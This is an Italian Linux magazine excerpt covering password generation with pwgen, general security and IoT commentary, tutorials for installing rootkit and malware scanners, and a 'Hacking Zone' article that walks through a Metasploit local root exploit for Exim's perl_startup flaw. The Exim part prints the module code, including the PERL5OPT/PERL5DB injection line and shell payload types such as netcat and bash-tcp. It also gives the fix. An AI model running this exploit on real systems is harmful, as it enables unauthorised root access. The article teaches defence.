q'3hJm"@ .svjW?m7 F*~(9"L# 3^L.sb<t W#Nx9`#3 7?9`/bF} v,Czm9NP 4Nt"$`d\
4@zpV,=: h$j?X]3p TJr/drT7 J\MVf4Ng kX\C<+3T 9rfTW_-? )c'.(T]3 *{@\jF4*
Tg4\xL+M cw4q)#:K 9!>:;!kJ g#x9-nK| &9Cw3R'T q9pH^L\. NC>393_T %wc(F*[7
n<|<qF9w F3r7@ThM =W/7(-+_ n'^N=Pm4 ,qTX9?+s 7$)h9F-{ 7$}v(P\] hLC)7\kX
mV*^9P() ~3}L%gbj +NWz9jk{ 7rPM$*Ps %tJ3`9*] P=Tb9>rd !^4z]=MV {`)"K37`
n|F$9nq^ 9$tJKN=< ~N$>[7qf kr|Kd4V! >[W(((z4 c|N|v4V~ Ntj+mK)3 M@CL#g3k
){m9@NKj gc!fL."9 $XFks@#7 R{PdV?q7 bbf7p@R" 3{4]',LN P,?#4Tv3 #.M}'7*N
n}Cb(3&c t7c;Ps,4 /{*{NK_9 )N)Cz9c< JR\*tV7b *"\7(<'L nx+4|Fd{ =7TbgTJ|
H#4s*?;? p(g]W)w7 H;&,<f9^ "$qV^c`4 \*mkTN7< (n!9C#<L VC<j7#%[ fJ$,j7,$
99<wPxh* k\R\XC'4 }<K9mt.` N7sk3X"3 _|R|7]&M K+{sXx9j X:^J3?hs 7?'K_n,n
H)_*h'7+ XzJ7jmV; 'pnV9nmT j]_7::\V 7+h}vCV3 k9st3:J" zn@7kxN) $3v|7n>W
?v[7z{P; Cd!)]T9z m~WMg7./ W:MP>[k7 )3]XXq)) 7L9Tt%sx ($P7$M:} ,J`\4t.t
R'=7qT^w 3]j-L{?g 3|!FH;M# j/%7VLt4 9M)3mC%$ '?N?3v_v F{gLq~4# #]3dMRdn
\Xbpm%4H .44wL'tw J&9)g)9h 9C{z'ps/ H\7N<;qK |={%JVv9 jr,M+{p4 .zKWRr7P
#LM4}@KV =\X>9{;W )T7~gjn% ,4`)\^R\ 3#d&7Pkf mJ9cT`Vm =CV3`M|; q9}!$MXd
3b=WCsM) tW:gf@`3 "MLJTf@9 >4CTPp#@ &=.K.[T3 3n#TRCkP ;d,3V"M: sK_=7x}L
+77L_Np] sV'4/]p@ }7kf~W|R !vL$J?$4 bTX":3=c /n(K}-3+ T@4mCh{, q@hhW+7r
T4^m^.;R Jd3Vb:VR _x_9-P(: t^x|4>Tc ]}TRRp_7 ;v7b+f.K 79Vnf}xN Wq%!~v=9
\W^g9/sV PN['L<7) J)T@C>4% 4>_="sxK ",7TvMh_ %^-7]W,- (vWg9[jV 9wp\MN{m
```

Fig. 12 • Il generatore di password pwgen

SIAMO DAVVERO AL SICURO?

Tutto ciò che ci circonda è mosso da un sistema operativo, GNU/Linux o proprietario che sia. Basti pensare agli enormi cambiamenti attuati (ed in corso d'opera) nel settore automotive: autoveicoli capaci di guidare in piena autonomia o, per ritornare alla vita di tutti i giorni, sistemi di sicurezza completamente computerizzati che frenano al posto nostro in caso di necessità. Appare evidente, dunque, come la sicurezza sia un elemento fondamentale che, a differenza di qualche anno fa, non solo ci difende da eventuali perdite di dati, ma nei casi più esasperati, ci può addirittura salvare la vita. In ambito prettamente informatico, poi la sicurezza dovrebbe (il condizionale è purtroppo d'obbligo) avere tre differenti obiettivi: riservatezza, integrità e disponibilità (il mancato rispetto di quest'ultimo obiettivo prende il nome di "negazione del servizio"). Il più delle volte, però, l'unica caratteristica di sicurezza che viene presa in considerazione dagli utenti e dalle aziende è la password. Cosa non poi del tutto sbagliata, a patto di utilizzare delle chiavi sufficientemente complesse e difficili da indovinare. Eppure, basta fare una rapida ricerca sul Web per scoprire che numerosi rapporti di sicurezza mettono in luce un serio problema. Migliaia (se non milioni) di utenti in tutto il mondo si affidano a chiavi davvero banali ("1234", il proprio nome o la data di nascita). È quasi inutile precisare quanto una misura di sicurezza del genere sia del tutto inutile ed errata. La maggior parte delle distribuzioni GNU/Linux includono programmi come **pwgen** che ci permettono di generare delle password di lunghezza variabile (e definita dall'utente) con caratteri del tutto casuali). Meglio affidarsi a soluzioni di questo tipo! Al tempo stesso, però, non dovremmo cullarci sugli allori di una password apparentemente sicura. La maggior parte dei sistemi Unix (e GNU/Linux non fa accezione) utilizzano un algoritmo di crittografia delle password a senso unico, chiamato **DES (Data Encryption Standard)**. La chiave crittografata, viene poi conservata (in genere) nel percorso **/etc/passwd** o, meno frequentemente in **/etc/shadow**. Quando si tenta un login, la password che si digita viene nuovamente crittografata e confrontata con la voce del file nella quale è memorizzata in locale. Se le due chiavi corrispondono, la password è evidentemente identica e l'accesso viene consentito. Per un utente malintenzionato che ha accesso locale (o remoto) al nostro PC, basta raggiungere la directory nella quale è memorizzata la chiave crittografata per semplificare (e non di poco!) la sua ricerca. Per questo e per altri motivi (ad esempio alleggerire l'elaborazione generale della CPU) il supporto per funzioni di crittografia basate su hardware è in netta crescita e diversi nuovi algoritmi hanno ottimizzato implementazioni assembler su architetture comuni.

CHE FUTURO CI ATTENDE?

Nel corso degli anni, numerose misure di sicurezza sono state implementate su diversi fronti. HTTPS, ad esempio, è ormai divenuto uno standard: offre privacy, autenticazione e integrità dei dati trasferiti, funzionalità queste molto utili, ad esempio, nello shopping on-line o nell'home banking. Così come il WEP risulta ormai obsoleto, proprio per la semplicità con la quale un malintenzionato è oggi in grado di scardinarne la sicurezza: bastano infatti solo pochi minuti per scovare la chiave di sicurezza di una rete senza fili protetta con una chiave WEP. Il **WPA2**, invece, è ancora in grado di proteggere adeguatamente gli utenti, ma chissà ancora fino a quando. Già, perché mentre continuiamo a vedere sempre più dispositivi collegati alla rete Internet, dobbiamo al tempo stesso riconoscere che essi saranno vulnerabili ad una qualche tipologia di attacco. Pensiamo all'IoT, un futuro dove tutto è connesso: tutti i futuri dispositivi saranno "intelligenti" pronti a svolgere le proprie funzioni e un hacker che si intromette farebbe solo "danni". Dispositivi di questo tipo sono progettati per riconoscere o "imparare" quando un utente si trova a casa o quando è a lavoro, in modo che possano ottimizzare, ad esempio, l'energia utilizzata per riscaldare e raffreddare le mura domestiche. Abbiamo idea di quanti ulteriori dati potrebbero finire nelle mani sbagliate? L'IoT è appena iniziato a diffondersi e lo farà sempre di più. La Linux Foundation ha annunciato, il 17 febbraio 2016, il progetto **Zephyr**, un piccolo e scalabile sistema operativo destinato a sistemi con risorse limitate. La sicurezza è dunque la chiave per tutti i dispositivi dell'IoT: l'ultima cosa di cui gli utenti hanno bisogno è sapere che i loro dispositivi collegati possono essere manipolati da un qualche malintenzionato. La Linux Foundation comprende pienamente questa problematica e proprio per questo motivo ha deciso di investire risorse e tempo per realizzazione un sistema sicuro e che non faccia impensierire inutilmente i propri utenti.

VIA I VIRUS DAL TUO SERVER!

Rootkit e malware sono i principali nemici di GNU/Linux: ecco come tenerli alla larga utilizzando i migliori tool in circolazione

La sicurezza informatica non è una cosa da prendere alla leggera. E ciò è ancor più vero quando ci si trova a dover gestire dei web server: il pericolo rootkit è in questo caso, infatti, sempre dietro l'angolo. Proprio per questo motivo abbiamo deciso di puntare i riflettori sui migliori tool disponibili per GNU/Linux che ci consentono non solo di rimuovere eventuali malware già presenti su una macchina, ma che permettono anche di mantenere molto elevata la protezione contro eventuali malintenzionati. Il tutto, corredato di qualche piccolo suggerimento utile per evitare di incappare in problematiche di sicurezza. Cos'altro aspettiamo? Rimbocchiamoci subito le maniche ed iniziamo questa nuova avventura!

ChkRootkit: completo e semplice da usare

Scansioniamo i file del server e scoviamo potenziali minacce

```
mario@mario-VirtualBox:~$ wget --passive-ftp ftp://ftp.pangeia.com.
--2016-04-04 02:07:29--  ftp://ftp.pangeia.com.br/pub/seg/pac/chkro
           => "chkrootkit.tar.gz.1"
Risoluzione di ftp.pangeia.com.br (ftp.pangeia.com.br)... 187.33.4.
Connessione a ftp.pangeia.com.br (ftp.pangeia.com.br)|187.33.4.179|
Accesso come utente anonymous ... Accesso eseguito.
==> SYST ... fatto.    ==> PWD ... fatto.
==> TYPE I ... fatto.  ==> CWD (1) /pub/seg/pac ... fatto.
==> SIZE chkrootkit.tar.gz ... 38616
==> PASV ... fatto.    ==> RETR chkrootkit.tar.gz ... fatto.
```

01 OTTENIAMO I SORGENTI...

Otteniamo i sorgenti di ChkRootkit lanciando il comando **wget --passive-ftp ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz.** A download terminato scompattiamo il tutto con il comando **tar xvfz chkrootkit.tar.gz.**

```
 -o check_wtmpx check_wtmpx.c
-static  -o strings-static strings.c
ings.c: In function 'main':
ings.c:105:11: warning: implicit declaration of function 'strcmp' [
    if (strcmp(argv[i], "-a") == 0) continue;
        ^
 -o chkutmp chkutmp.c
io@mario-VirtualBox:~/chkrootkit-0.50$ cd ..
io@mario-VirtualBox:~$ sudo mv chkrootkit-0.50/ /usr/local/chkrootk
do] password di mario:
```

02 ...E COMPILIAMOLI

Entriamo nella cartella dei sorgenti (**cd chkrootkit-0.50/**) e lanciamo **make sense** per compilare il software. Al termine, spostiamo la cartella con il comando **sudo mv chkrootkit-0.50/ /usr/local/chkrootkit.**

```
mario@mario-VirtualBox:~$ sudo chkrootkit
ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
        ff'... not found
File
        fn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
```

03 UN LINK SIMBOLICO

Per rendere il software eseguibile da terminale creiamo un link simbolico: **sudo ln -s /usr/local/chkrootkit/chkrootkit /usr/local/bin/chkrootkit.** Infine, eseguiamo il programma con **sudo chkrootkit.**

```
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5)
#
# m h  dom mon dow   command

0 12 * * * /usr/local/bin/chkrootkit 2>&1 | mail -s "chkro
```

04 SCANSIONE PROGRAMMATA

Per eseguire scansioni automatiche, lanciamo **crontab -e** e aggiungiamo **0 12 * * * /usr/local/bin/chkrootkit 2 > &1 | mail -s "Risultati scansione" indirizzo "mailto:mia@email.com"@email.ext.**

Lynis: il guardiano di GNU/Linux

Anche alcune impostazioni errate possono metterci in pericolo. Lynis ci tiene al sicuro!

01 SCARICHIAMO LYNIS

Accediamo al terminale e da qui lanciamo il comando **wget https://cisofy.com/files/lynis-2.2.0.tar.gz**. Terminato il download, digitiamo **sudo tar xvfz lynis-2.2.0.tar.gz** per scompattare l'archivio. Spostiamo i file estratti con **sudo mv lynis /usr/local/**.

02 SCANSIONE RAPIDA

Come fatto con ChkRootkit, creiamo il link simbolico con il comando **sudo ln -s /usr/local/lynis/lynis /usr/local/bin/lynis**. Per eseguire una scansione alla ricerca di eventuali rootkit lanciamo **sudo lynis --quick** ed attendiamo che il software ci fornisca un risultato.

03 CONTROLLO COMPLETO

Per controllare anche warning e falle di sicurezza, affidiamoci al comando **sudo lynis audit system**. La scansione verrà arrestata ripetutamente per consentirci di leggere eventuali avvisi e consigli che ci consentono di incrementare la sicurezza della macchina.

04 LOG DI SCANSIONE

Al termine della scansione, il software crea due file di log in **/var/log/ (lynis.log** e **lynis-report.dat)** contenenti informazioni di debug e il report delle operazioni effettuate, in modo da consultare più comodamente e senza fretta il risultato ottenuto.

05 OPERAZIONI PIANIFICATE

Lanciando **crontab -e** possiamo pianificare le scansioni. Aggiungendo ad esempio la stringa **0 3 * * * /usr/local/bin/lynis --quick 2 › &1 | mail -s "risultato scansione" indirizzo@email.ext** riceveremo ogni giorno (alle 3 A.M.) un report via mail.

06 SEMPRE AGGIORNATO!

Cosa fare per mantenere sempre aggiornato Lynis? Basta lanciare da terminale il comando **sudo lynis update info**. Il software si occuperà di effettuare il controllo di versione e avviserà l'utente circa la presenza di eventuali aggiornamenti da scaricare ed installare.

ADDIO AI MALWARE!

Le potenzialità di **ISPProtect** sono notevoli. Il tutto è dovuto al fatto che usa ben tre motori di scanning. Uno è basato sulla firma dei file ed effettua la ricerca di eventuali malware sul sistema; un altro lancia una scansione euristica dei malware, andando a valutare anche eventuale software malevolo non ancora presente nel database; l'ultimo, invece, verifica le installazioni obsolete sul sistema. La versione che abbiamo utilizzato per i nostri test è una trial: tuttavia ci permette di utilizzare tutte tutte le funzioni della versione completa per una prima scansione. Se dovessimo ritenere sufficientemente valido il software, possiamo acquistare una licenza direttamente dal sito Web ufficiale (***http://ispprotect.com/#buy***).

COS'È UN ROOTKIT?

"Virus" è una definizione troppo generica

I rootkit sono software malevoli in grado di eludere i sistemi di sicurezza e di operare attacchi verso il sistema operativo della vittima designata. In linea di massima, sono software che risiedono in zone abbastanza profonde del sistema. Fra gli scopi principali dei rootkit c'è il furto di dati sensibili. Agiscono o in user mode o in kernel mode: i primi si sostituiscono operativamente alle applicazioni; i secondi agiscono in modo molto più pericoloso avendo privilegi sul sistema (tuttavia, sono rari).

ISPProtect: uno scanner completo

Ecco come installare tutto il necessario prima di lanciare la prima scansione

```
enerazione albero delle dipendenze
ettura informazioni sullo stato... Fatto
 seguenti pacchetti saranno inoltre installati:
 php5-readline
acchetti suggeriti:
 php-pear
 seguenti pacchetti NUOVI saranno installati:
 php5-cli php5-readline
 aggiornati, 2 installati, 0 da rimuovere e 223 non aggior
 necessario scaricare 0 B/2.262 kB di archivi.
opo quest'operazione, verranno occupati 9.491 kB di spazio
ontinuare? [S/n] s
elezionato il pacchetto php5-cli non precedentemente selez
Lettura del database... 177329 file e directory attualment
reparativi per estrarre .../php5-cli_5.6.11+dfsg-1ubuntu3.
strazione di php5-cli (5.6.11+dfsg-1ubuntu3.1)...
```

01 INSTALLIAMO PHP5-CLI

Avviamo il terminale ed otteniamo i privilegi di amministrazione **(sudo -s)**. Uno dei requisiti per il corretto funzionamento di ISPProtect è l'installazione di **PHP5-Cli:** per avviarne l'installazione ci basta lanciare il comando **apt-get install php5-cli.**

```
Estrazione di php5-cli (5.6.11+dfsg-1ubuntu3.1)...
Selezionato il pacchetto php5-readline non precedente
Preparativi per estrarre .../php5-readline_5.6.11+dfs
Estrazione di php5-readline (5.6.11+dfsg-1ubuntu3.1).
Elaborazione dei trigger per man-db (2.7.4-1)...
Configurazione di php5-cli (5.6.11+dfsg-1ubuntu3.1)..
update-alternatives: viene usato /usr/bin/php5 per fo
php5_invoke: Enable module json for cli SAPI
php5_invoke: Enable module pdo for cli SAPI
php5_invoke: Enable module opcache for cli SAPI
Configurazione di php5-readline (5.6.11+dfsg-1ubuntu3
php5_invoke: Enable module readline for cli SAPI
mario@mario-VirtualBox:~$ mkdir -p /usr/local/isppro
mario@mario-VirtualBox:~$ sudo chown -R root:root /us
  Terminale  /irtualBox:~$
```

02 PERMESSI DI ROOT

Per installare ISPProtect, invece, sarà necessario qualche comando in più. Anzitutto creiamo una nuova cartella con il comando **mkdir -p /usr/local/ispprotect** e assegniamo ad essa l'utente root. Per farlo, digitiamo **chown -R root:root /usr/local/ispprotect.**

```
mario@mario-VirtualBox:~$ sudo chmod -R 750 /usr/local/ispprotect/
mario@mario-VirtualBox:~$ cd /usr/local/ispprotect/
bash: cd: /usr/local/ispprotect/: Permesso negato
mario@mario-VirtualBox:~$ ls
chkrootkit.tar.gz     examples.desktop  lynis-2.1.1.tar.gz    Modell
chkrootkit.tar.gz.1   Immagini          lynis-2.2.0.tar.gz    Musica
Documenti             lynis             lynis-2.2.0.tar.gz.1  Pubblic
mario@mario-VirtualBox:~$ sudo cd /usr/local/ispprotect/
sudo: cd: comando non trovato
mario@mario-VirtualBox:~$ sudo -s
root@mario-VirtualBox:~# cd /usr/local/ispprotect/
root@mario-VirtualBox:/usr/local/ispprotect# wget http://www.isppro
--2016-04-04 02:29:46--  http://www.ispprotect.com/download/isppsca
Risoluzione di www.ispprotect.com (www.ispprotect.com)... 78.46.59.
Connessione a www.ispprotect.com (www.ispprotect.com)|78.46.59.59|:
Richiesta HTTP inviata, in attesa di risposta... 301 Moved Permanen
Posizione: http://ispprotect.com/download/isppscan.tar.gz [segue]
--2016-04-04 02:29:46--  http://ispprotect.com/download/isppscan.ta
Risoluzione di ispprotect.com (ispprotect.com)... 78.46.59.59
Riutilizzo della connessione esistente a www.ispprotect.com:80.
```

03 DOWNLOAD DEL TOOL...

Cambiamo anche i permessi: **chmod -R 750 /usr/local/ispprotect.** Entriamo nella directory con **cd /usr/local/ispprotect** e scarichiamo il software con il comando **wget http://www.ispprotect.com/download/ispp_scan.tar.gz.**

04 ...ED INSTALLAZIONE!

Scompattiamo l'archivio **(tar xzf ispp_scan.tar.gz)** e rimuoviamo l'archivio compresso con **rm -f ispp_scan.tar.gz.** Infine, con **ln -s /usr/local/ispprotect/ispp_scan /usr/local/bin/ispp_scan** creiamo il link simbolico.

Hai un malware nel sistema? Scoprilo subito!

Scansioniamo l'intero OS e definiamo delle scansioni programmate per tenere al sicuro il web server

```
root@mario-VirtualBox:/usr/local/ispprotect# sudo apt-ge
 Cerca nel computer e online  etti... Fatto
Generazione albero delle dipendenze
Lettura informazioni sullo stato... Fatto
Pacchetti suggeriti:
  clamav-docs
I seguenti pacchetti NUOVI saranno installati:
  clamav
0 aggiornati, 1 installati, 0 da rimuovere e 223 non agg
È necessario scaricare 0 B/95,5 kB di archivi.
Dopo quest'operazione, verranno occupati 752 kB di spazi
Selezionato il pacchetto clamav non precedentemente sele
```

01 SERVE ANCHE CLAMAV

Il motore di scansione dei malware si appoggia al famoso antivirus ClamAV. Per installarlo, lanciamo il comando **sudo apt-get install clamav** e, prima di lanciare ISPProtect, attendiamo che il software venga scaricato e installato.

```
Selezionato il pacchetto clamav non precedentemente selezionat
(Lettura del database... 177326 file e directory attualmente i
Preparativi per estrarre .../clamav_0.98.7+dfsg-0ubuntu4_amd64
Estrazione di clamav (0.98.7+dfsg-0ubuntu4)...
Elaborazione dei trigger per man-db (2.7.4-1)...
Configurazione di clamav (0.98.7+dfsg-0ubuntu4)...
root@mario-VirtualBox:/usr/local/ispprotect# ispp_scan
```

02 AVVIO DEL SOFTWARE

ISPProtect è finalmente installato e per avviarlo basta lanciare da terminale il comando **ispp_scan**. Il software effettuerà automaticamente la scansione degli aggiornamenti disponibili e, qualora ce ne fossero di disponibili, li proporrà all'utente.

```
                                   Version 1.8.28

        (c) 2015-2016 by ISPConfig UG
              all rights reserved

ionCube Check succeeded.
Please enter scan key (or TRIAL if you have none, yet): TRIAL
Please enter path to scan:
```

03 TRIAL O LICENZA?

Al termine della verifica degli aggiornamenti il software ci chiederà di inserire il codice della licenza. Scriviamo "trial" per avviare la nostra versione di prova gratuita. Se invece abbiamo acquistato una licenza, questo è il momento giusto per attivarla.

04 SCELTA DEL PERCORSO

Dopo aver inserito la licenza il software chiederà quale cartella scansionare. Questo percorso può variare a seconda della distro in uso o delle configurazioni che abbiamo attuato sul nostro web server. Generalmente, la cartella è **/var/www**.

```
Mediawiki         => /usr/local/ispprotect/software_media
Contao   => /usr/local/ispprotect/software_contao_201604
Magentocommerce => /usr/local/ispprotect/software_magent
.txt
Woltlab Burning Board   => /usr/local/ispprotect/softwar
20160404145114.txt
Cms Made Simple => /usr/local/ispprotect/software_cms_ma
.txt
Phpmyadmin        => /usr/local/ispprotect/software_phpmy
Typo3   => /usr/local/ispprotect/software_typo3_2016040
Roundcube         => /usr/local/ispprotect/software_round
Starting scan level 1 ...
Scanning 1 files now ...
```

05 RISULTATI DELLA SCANSIONE

Finalmente il software procederà a scansionare la cartella di destinazione e creerà di volta in volta una lista dei file infetti rilevati. I risultati saranno inseriti nel file **/usr/local/ispprotect/software_nomeservizio_data.txt** e potremo consultarli al termine.

```
  GNU nano 2.4.2                    File: /tmp/crontab.EYNIk

# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single li
# indicating with different fields when the task will be
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for
# Notice that tasks will be started based on the cron's
# daemon's notion of time and timezones.
```

06 SCANSIONE PIANIFICATA

Eseguiamo il comando **crontab -e** e inseriamo la riga **0 3 * * * root /usr/local/ispprotect/ispp_scan --update && /usr/local/ispprotect/ispp_scan --path=/var/www --email-results=indirizzo@email.ext --non-interactive --scan-key=TRIAL.**

HACKING ZONE

Ogni mese l'analisi dettagliata delle vulnerabilità più pericolose e le soluzioni più adatte per risolvere il problema

AVVERTENZE

Tutte le informazioni contenute in queste pagine sono state pubblicate a scopo prettamente didattico, per permettere ai lettori di conoscere e imparare a difendersi dai pericoli a cui sono esposti navigando in Internet o in generale utilizzando applicazioni affette da vulnerabilità. L'editore, Edizioni Master, e la Redazione di Linux Magazine non si assumono responsabilità alcuna circa l'utilizzo improprio di queste informazioni, che possa avere lo scopo di infrangere la legge o di arrecare danni a terzi. Per cui, eventuali sanzioni economiche e penali saranno esclusivamente a carico dei trasgressori.

Una mail e diventi root!

Il software Exim, utilizzato su più della metà dei mail server del mondo per gestire i messaggi di posta elettronica, contiene un bug che permette ad un malintenzionato di ottenere i permessi di amministrazione del sistema

La maggior parte degli utenti, quando pensa ad Internet pensa unicamente al Web. Gli utenti più esperti sanno, però, che ci sono anche altri servizi che compongono la Rete. Ad esempio, il servizio di messaggistica e-mail. Il protocollo per l'invio di messaggi di posta elettronica è nato negli anni '80, ma la diffusione su grande scala si è avuta negli anni '90, con l'aumento delle velocità delle connessioni domestiche e la diminuzione dei costi degli apparati informatici. Naturalmente, il sistema e-mail non può funzionare se non c'è qualcuno che invia i messaggi, trasferendoli da un computer ad un altro sfruttando il protocollo di comunicazione SMTP. Il capostipite dei programmi che svolgono questo compito, i cosiddetti **MTA**, è molto probabilmente **Sendmail**. Questo programma, rilasciato per la prima volta nel 1983 e tutt'ora sviluppato, ha segnato la storia di Internet e delle telecomunicazioni, fungendo anche da punto di riferimento per tutti gli altri programmi che lo hanno seguito. Tra di essi, uno spicca tra tutti: **Exim**.

DAL PUNTO DI FORZA AL PUNTO DEBOLE

Exim è un programma MTA ispirato a Sendmail, ma ha ottenuto rapidamente successo perché è semplice da utilizzare e altamente configurabile. Il successo di Exim è tale che ad oggi circa il 54% (ovvero più della metà) dei mail server del mondo funzionano grazie a questo software. Exim è basato su una serie di parametri di configurazione, ed è costituito da un unico file eseguibile. Queste due caratteristiche, però, nascondono anche alcuni pericoli. Anzitutto, essendo un unico eseguibile, il programma deve poter cambiare in corso di esecuzione i propri permessi: alcune operazioni devono essere svolte dall'utente root, mentre altre è consigliabile che vengano svolte soltanto da un utente semplice, per evitare possibili danni. Il programma riesce a farlo sfruttando il meccanismo **setuid** del kernel Linux, che viene utilizzato anche da altri software. Questo permette ad un eseguibile avviato senza privilegi di amministrazione di condurre alcune operazioni come root e poi tornare ai suoi privilegi originali. Il problema, ovviamente, è che se qualcuno riuscisse a far eseguire al programma qualcosa di diverso dal solito, magari qualche azione malevola, potrebbe addirittura fargliela fare con privilegi di root sfruttando proprio il setuid.

Fig. 1 • Esistono delle interfacce grafiche che aiutano a gestire e configurare Exim

Fig. 2 • Nel caso non si possa aggiornare Exim, è consigliabile modificare il file di configurazione rimuovendo la riga dedicata a *perl_startup*

Ed è infatti accaduto più volte che alcuni pirati trovassero dei metodi di dirottare l'esecuzione di Exim a loro favore. Recentemente, si è scoperto un bug che permette di fare proprio questa cosa, sfruttando l'altro punto di forza del programma, che diventa in questo caso un punto debole: la configurazione. Già, perché un file di configurazione ricco di opzioni significa una notevole possibilità per un eventuale malintenzionato di mettere in difficoltà il software stesso. Non solo: la possibilità di utilizzare Perl, ottimo strumento offerto da Exim per rendere il software adatto alle esigenze di chiunque, è una buona occasione per un pirata che vuole provare ad eseguire del codice malevolo. Per quanto riguarda il bug identificato nel mese di aprile, l'opzione vulnerabile era **"perl_startup"**: In questa opzione l'utente poteva specificare un file contenente le funzioni Perl (subroutine) che si volevano utilizzare. Il problema è che Exim leggeva il testo scritto per tale opzione senza verificare che non contenesse del codice pericoloso. Oltretutto, il problema è anche il fatto che non sia possibile individuare automaticamente il codice malevolo: di fatto, ogni utente in grado di avviare il programma Exim (quindi ogni utente, visto che di solito non ci sono limiti) può eseguire dei comandi ed ottenere un terminale con privilegi di root. L'attacco non può essere effettuato da remoto, ma può essere utilizzato da un pirata per ottenere privilegi di root su un PC a cui ha accesso come utente semplice. Considerando che Exim è molto utilizzato, ad esempio, nelle reti universitarie e nelle reti aziendali, magari su server LTSP, è ovvio che il pericolo che un utente qualsiasi ottenga privilegi di root e possa fare tutto ciò che vuole è piuttosto grave.

L'EXPLOIT

Il bug può essere testato contro una propria installazione di Exim con la suite Metasploit. L'exploit da utilizzare si chiama **exploit/unix/local/exim_perl_startup**.

```
class MetasploitModule <
Msf::Exploit::Local
```

La classe in cui l'exploit risiede è **Local**. Infatti, come abbiamo specificato, la vulnerabile può essere sfruttata solo in locale per ottenere privilegi di root, e non da remoto.

```
     'Platform'          => 'unix',
     'Arch'              => ARCH_CMD,
```

La piattaforma per cui è progettato questo exploit è Unix, considerato che Exim gira nativamente solo su questo tipo di sistemi (può funzionare anche su Windows con Cygwin, che però simula un sistema Unix).

```
     'SessionTypes'     => %w{shell
meterpreter},
     'Privileged'       => true,
     'Payload'          => {
      'BadChars'        => "\x22\
x27", # " and '
       'Compat'         => {
         'PayloadType' => 'cmd
cmd_
bash',
         'RequiredCmd' => 'generic
netcat netcat-e bash-tcp telnet'
       }
     },
```

Viene scelto un payload di tipo **meterpreter**: si tratta del terminale di Metasploit, che permette non solo di ottenere una shell di sistema ma anche ottenere facilmente informazioni e screenshot. Naturalmente in questo caso, visto che l'exploit è locale, poteva essere sufficiente una qualsiasi shell, ma Meterpreter è comunque più semplice da utilizzare ed è uno standard di Metasploit. Vengono proibiti i caratteri ' e ", ovvero gli apici ed i doppi apici, per evitare interruzioni nel comando che avvia Exim.

```
     'Targets'          => [
       ['Exim < 4.86.2', {}]
     ],
     'DefaultTarget'    => 0
   ))
 end
```

Il target è, semplicemente, qualsiasi versione di Exim precedente alla 4.86.2: da essa in poi, infatti, il problema è stato risolto.

```
 def check
   if exploit('whoami') == 'root'
     CheckCode::Vulnerable
   else
     CheckCode::Safe
   end
 end
```

La funzione **check** verifica se l'exploit sia andato a buon fine, e per farlo prima di tutto avvia la funzione **exploit**, ordinandole di eseguire sul terminale che verrà ottenuto il comando **whoami**. Ovviamente, nel caso in cui l'output risulti essere "root", significa che l'exploit ha effettivamente funzionato e che la nostra versione di Exim è vulnerabile.

```
 def exploit(c = payload.encoded)
   cmd_exec(%Q{PERL5OPT=-d
PERL5DB='exec "#{c}"' exim -ps 2>&-
})
 end
end
```

La funzione **exploit** avvia l'interprete Perl di Exim, con l'opzione **perl5db**, che indica la modalità di debug. L'interprete viene avviato eliminando l'output dei messaggi di errore (**STDERR** è rappresentato dal numero 2), che altrimenti sarebbero numerosi nella modalità di debug.

LA SOLUZIONE

Il nuovo aggiornamento di Exim ha risolto il problema aggiungendo altre opzioni nella configurazione: **keep_environment e add_environment**. Queste due opzioni permettono di conservare delle variabili d'ambiente oppure di crearne di nuove (o sovrascrivere quelle standard).
In questo modo si può di fatto separare l'ambiente dell'interprete Perl di Exim dall'ambiente di un terminale normale. Naturalmente, la sicurezza sta nelle capacità dell'utente di configurare in modo sicuro le variabili d'ambiente: ad esempio, è sconsigliabile mantenere la variabile **PATH**.
Inoltre, adesso Exim modifica, immediatamente dopo l'avvio, la cartella corrente a /, in modo da impedire l'utilizzo di file di configurazione malevoli scaricati in una cartella qualsiasi. Per lo stesso motivo, adesso il programma Exim può essere avviato soltanto se il file di configurazione viene specificato in modo assoluto e non relativo. Questo rappresenta una garanzia in più, perché rende più complicato l'avvio automatico del programma da parte di un malintenzionato che vuole soltanto ottenere un terminale con privilegi di root. Se per qualche motivo non potete aggiornare Exim, vi conviene cancellare il contenuto dell'opzione **perl_startup**, in modo da impedire l'utilizzo di Perl.

CONTROLLA IL TUO CELLULARE DAL PC


Grazie ad una semplice app puoi prendere il controllo dello smartphone Android direttamente dal computer


In ufficio o a casa, mentre stiamo utilizzando il PC, ci viene sicuramente scomodo controllare sullo smartphone il contenuto di una nuova notifica o leggere l'ultimo SMS ricevuto. Peggio ancora se lo abbiamo lasciato sul comodino sotto carica, lontano dalla scrivania. Cosa possiamo fare? Molti di noi, soprattutto i più smanettoni, conosceranno sicuramente AirDroid, storico programma per utilizzare lo smartphone direttamente dal PC. Una più che valida alternativa, molto matura e altrettanto facile da usare, è però **AirMore**. Si tratta un software speculare che si differenzia per l'utilizzo di un'interfaccia molto semplice e veloce. Vediamo come usarlo per controllare il nostro dispositivo dal PC.

AirMore: Android sul tuo PC

Installare l'app è un gioco da ragazzi! Ecco come fare

01 INSTALLIAMO L'APP

Dal nostro dispositivo Android connesso a Internet (tramite la rete mobile o un hotspot Wi-Fi) accediamo al **Play Store**. Tramite il pulsante a forma di lente di ingrandimento cerchiamo l'app **AirMore**. Apriamo la relativa scheda e installiamo l'applicazione che, ovviamente, è gratuita.

02 SERVE UN CODICE QR

